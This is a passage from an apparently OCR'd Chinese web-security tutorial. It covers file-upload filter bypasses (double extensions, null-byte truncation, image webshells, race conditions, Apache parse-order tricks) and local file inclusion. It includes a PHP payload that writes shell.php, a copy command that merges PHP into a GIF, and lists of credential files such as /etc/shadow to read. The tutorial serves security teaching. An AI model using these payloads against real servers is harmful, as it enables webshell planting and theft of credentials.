
7、双写后缀绕过

上传`cmd.pphphp`进行绕过




8、0x00截断绕过

1.首先添加一个标记，这里添加`a`，`空格a`的16进制表示为`0x20、0x61`




2.在HEX十六进制里找到刚才添加的`空格a`，将空格的十六进行`20`改为`00`




9、图片马绕过

1.准备一张正常的图片和一个php文件，执行以下命令进行融和：


```
copy .\3fb.gif/b+.\phpinfo.php/a rh.gif
```



2.将文件上传后可以发现文件内容的php代码还在




3.再使用文件包含漏洞进行利用



10、二次渲染绕过


用正常的图片马上传发现文件里的php代码消失了，并且图片看起来也没有任何的变化，说明它在不改变图片原内容的情况下，重新制作了图片。那么就应该找到那个没有改变的地方，并插入木马

首先上传一张gif图片，然后再将图片下载下来，比较两张图片的差异。在相同的地方插入php代码并重新上传即可




11、条件竞争绕过

1.准备一个文件内容为：`<?php fputs(fopen('shell.php', 'w'), "<?php phpinfo();?>");?>`的php文件



fopen：为写入文件以及文件名
data：则为写入的文件内容是什么

2.上传该文件并抓包，对该请求包进行重放，也可以使用`Burp Suite`的`Null payloads`进行爆破



12、条件竞争+解析漏洞绕过

由于是白名单验证，因此只能上传符合白名单的文件。再配合Apache的解析漏洞，在Apache版本符合条件下，对`mime.types`中没有涉及的文件后缀不会解析，查看`httpd.conf`文件下的`mime.types`，没有发现7z后缀，说明不会解析7z文件，比如`test.php.7z`这个文件，Apache的解析是从后往前，当7z不能解析时，其向前解析一直到可以解析的后缀为止，所以将`test.php.7z`当作test.php执行


原理跟以上条件竞争一样，方法也是通过**并发**的形式来进行写入，主要是增加了一个Apache的解析这个点

13、绕过move_uploaded_file


实际上是绕过黑名单验证

move_uploaded_file()还有这么一个特性，会忽略掉文件末尾的`/.`


1.上传一个php马将后缀改为合法格式，在上传中选择的保存文件名后缀加上`/.`



2.访问对应路径后成功访问



14、数组绕过



五、文件包含

和SQL注入等攻击方式一样，文件包含漏洞也是一种注入型漏洞，其本质就是输入一段用户能够控制的`脚本`或者`代码`，并让服务端执行

什么叫包含呢? 以PHP为例，我们常常把可重复使用的函数写入到单个文件中，在使用该函数时，直接调用此文件，而无需再次编写函数，这一过程叫做包含。

有时候由于网站功能需求，会让前端用户选择要包含的文件，而开发人员又没有对要包含的文件进行安全考虑，就导致攻击者可以通过修改文件的位置来让后台执行任意文件，从而导致文件包含漏洞。

以PHP为例,常用的文件包含函数有以下**四种**

```
include()
require()
include_once()
require_once()
```

危害：

1.文件读取。可以传入一个服务器配置文件或者网站配置文件从而读取到该文件的内容

2.获取服务器权限。如果被包含的文件符合PHP语法，则会将该文件当成PHP文件解析执行，无关后缀

一.本地文件包含（LFI）

包含存放在目标服务器本地的文件

包含本地文件

仅能够对服务器本地的文件进行包含，由于服务器上的文件并不是攻击者所能够控制的，因此该情况下，更多的会包含一些固定的系统配置文件，从而读取系统`敏感信息`。很多时候本地文件包含漏洞会结合网站的文件上传功能，从而形成更大的威力

```
1.包含系统敏感文件

2.包含图片马

3.包含日志文件

4.利用php伪协议进行攻击
```

1、读取敏感文件

Windows常见文件：

```
C:\boot.ini  ----->  查看系统版本
C:\windows\system32\inetsrv\MetaBase.xml ----->  iis配置文件
C:\windows\repair\same  ----->  存储windows系统初次安装密码
C:\ProgramFiles\mysql\my.ini  ----->  mysql配置信息
C:\ProgramFiles\mysql\data\mysql\user.MYD  ----->  mysql root密码
C:\windows\win.ini  ----->  系统信息
```

linux常见敏感文件：

```
/etc/passwd  ----->  账户信息
/etc/shadow  ----->  账户密码文件
/etc/apache2/apache2.conf  ----->  Apache2默认配置文件
/etc/my.conf  ----->  mysql配置文件
/etc/php/5.6/apache2/php.ini  ----->  php相关配置
/etc/httpd/conf/httpd.conf  ----->  apache配置信息
```


2、包含日志文件

当我们的目标站点没有上传功能时，此时我们就可以考虑包含日志文件或者其它可以记录客户端输入的文件 原理非常简单，当我们访问网站时，服务器日志会记录我们的行为，当我们的访问链接中含有恶意代码时，也会被记录到日志中，从而通过包含日志获取服务器权限


```
难点：整个过程最难就是获取日志文件的存放路径，这需要自己对日志路径有一定的了解
```

首先条件要求是：对方服务器必须开启日志记录


1.以phpStudy为例，进入到Apache的配置文件目录conf（图中只是一个示例，phpStudy安装在哪里就进入哪里）



2.编辑`httpd.conf`文件，找到`#CustomLog "logs/access.log`并将最前方的`#`号删除并重启Apache

